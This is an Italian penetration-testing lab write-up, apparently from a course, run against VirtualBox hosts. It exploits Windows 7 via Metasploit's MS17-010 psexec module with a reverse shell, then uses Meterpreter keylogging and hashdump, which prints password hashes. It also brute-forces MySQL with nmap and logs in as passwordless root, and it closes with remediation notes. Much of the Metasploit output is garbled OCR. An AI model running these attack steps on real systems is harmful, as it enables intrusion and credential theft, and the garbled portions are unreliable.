
```
-(kali⊛kali)-[~]
nmap -p 445 --script smb-os-discovery 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 16:57 EDT
Nmap scan report for 192.168.50.102
Host is up (0.00017s latency).
        STATE SERVICE
PORT
445/tcp open microsoft-ds
MAC Address: 08:00:27:E3:69:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Host script results:
| smb-os-discovery:
    OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
    OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
   Computer name: stefano-PC
   NetBIOS computer name: STEFANO-PC\x00
    Workgroup: WORKGROUP\x00
_ System time: 2025-06-17T22:57:02+02:00
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

## windows 7 porta 445 smb aperta (firewall disattivato)



## metasploit

```
le options (exploit/windows/smb/ms17 010 psexec):
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              Required Description
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             Show extra debug trace info
iow many times to try to leak transaction
A named pipe that can be connected to (leave blank for auto)
List of named pipes to check
the target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The Target port (TCP)
Service description to be used on target for pretty listing
The service display name

Line chara (ADMINS, CS, ...) or a normal read/write folder share
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    Service description to be used on target for pretty listing
The service display name
The service name
The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
The windows domain to use for authentication
The password for the specified username
The password for the specified username
The username to authenticate as
                EXITFUNC thread yes Exit technique (Accepted: ``, seh, thread, process, none) LHOST 192.168.1.190 yes The listen address (an interface may be specified) lebort 444 yes The listen port
mifs exploit(intermetal and part the into of command,
mifs exploit(intermetal and part and pa
```

# check per verificare se l'exploit riesce

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
     192.168.50.102:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
```

#### l'exploit non va a segno

```
msf6 exploit(mindoms/amb/ms17_010_psaxec) > set SMBUSER stefano
SMBUSER ⇒ stefano
msf6 exploit(mindoms/smb/ms17_010_psaxec) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Authenticating to 192.168.50.102 as user 'stefano'...
[*] 192.168.50.102:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: The server responded with error: STATUS_ACCOUNT_RESTRICTION (Command=115 WordCount=0)
[*] Exploit completed, but no session was created.
msf6 exploit(mindoms/smb/ms/10_10_psaxec) > ping 192.168.50.102

[*] exec: ping 192.168.50.102
  PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=0.185 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=0.172 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=0.194 ms
# bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=0.194 ms

C

— 192.168.50.102 ping statistics —

1 packets transmitted, 3 received, 0% packet loss, time 2055ms

**tt min/avg/max/mdev = 0.172/0.183/0.194/0.099 ms

Interrupt: use the 'exit' command to quit

msf6 exploit(**silmony**shab/msf2/301_yex/etc) > exploit

**of started reverse TCP handler on 192.168.50.100:4444

**of place in the interrupt: use the 'exit' command to quit

msf6 exploit(**silmony**shab/msf2/301_yex/etc) > exploit

**of started reverse TCP handler on 192.168.50.100:4444

**of place in the interrupt: use the 'exit' command to quit

msf6 exploit(**silmony**shab/msf2/301_yex/etc) > set SMBPass 1234

msf6 exploit(**silmony**shab/msf2/301_yex/etc) > run

**of started reverse TCP handler on 192.168.50.100:4444


**of place in the interrupt of th
```

l'exploit va a segno perchè dovevamo dare i permessi all'utente windows 7, inserendo una password

```
meterpreter > screenshot
Screenshot saved to: /home/kali/TGueqZGe.jpeg
meterpreter > webcam_list
- No webcams were found
meterpreter > keyscan_start
Starting the keystroke sniffer ...
<u>meterpreter</u> > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
   stdapi_ui_get_keys_utf8: Operation failed: Incorrect function.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan dump
Dumping captured keystrokes ...
meterpreter > wait 30
  Unknown command: wait. Run the help command for more details.
meterpreter > delay 30
 -] Unknown command: delay. Did you mean del? Run the help command for more details.
meterpreter > keyscan_dump
Dumping captured keystrokes...
<u>meterpreter</u> > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<u>meterpreter</u> > keyscan_stop
Stopping the keystroke sniffer ...
<u>meterpreter</u> > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f62dd1ad89a541d1e2bc154ebff98b58:::
stefano:1001:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
```

## altri comandi utili come webcam, keyscan, hashdump

kiwi



### screenshot

Alcune ipotesi di remediation per la vulnerabilità MS17010 EternalBlue): • Risoluzione completa: o Applicare la patch di sicurezza MS17010 rilasciata da Microsoft o Effort: Medio richiede pianificazione, test e distribuzione dell'aggiornamento • Risoluzione della sola vulnerabilità: o Disabilitare il protocollo SMBv1 sui sistemi vulnerabili o Effort: Basso-Medio può essere fatto tramite policy di gruppo, ma richiede test di compatibilità • Limitazione dell'accesso e movimenti laterali: o Segmentazione della rete per isolare i sistemi vulnerabili o Implementazione di firewalling interno per limitare il traffico SMB o Monitoraggio avanzato della rete per rilevare attività sospette o Effort: Alto - richiede progettazione e implementazione di controlli di rete • Mitigazione temporanea: o Bloccare le porte TCP 139 e 445 a livello di firewall perimetrale o Effort: Basso - rapido da implementare, ma può impattare alcune funzionalità legittime

```
-(kali⊛kali)-[~]
nmap -- script=mysql-brute 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 19:51 EDT
Nmap scan report for 192.168.50.101
Host is up (0.000084s latency).
Not shown: 977 closed tcp ports (reset)
         STATE SERVICE
PORT
21/tcp
        open ftp
         open ssh
22/tcp
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
| mysql-brute:
    Accounts: No valid accounts found
    Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
   ERROR: The service seems to have failed or is heavily firewalled...
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:A1:4B:45 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 5.20 seconds
  -(kali⊛kali)-[~]
└$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> SELECT User, Host, Password FROM mysql.user;
                    | Host | Password |
User
| debian-sys-maint
                     %
 root
guest
                     %
3 rows in set (0.000 sec)
MySQL [(none)]>
```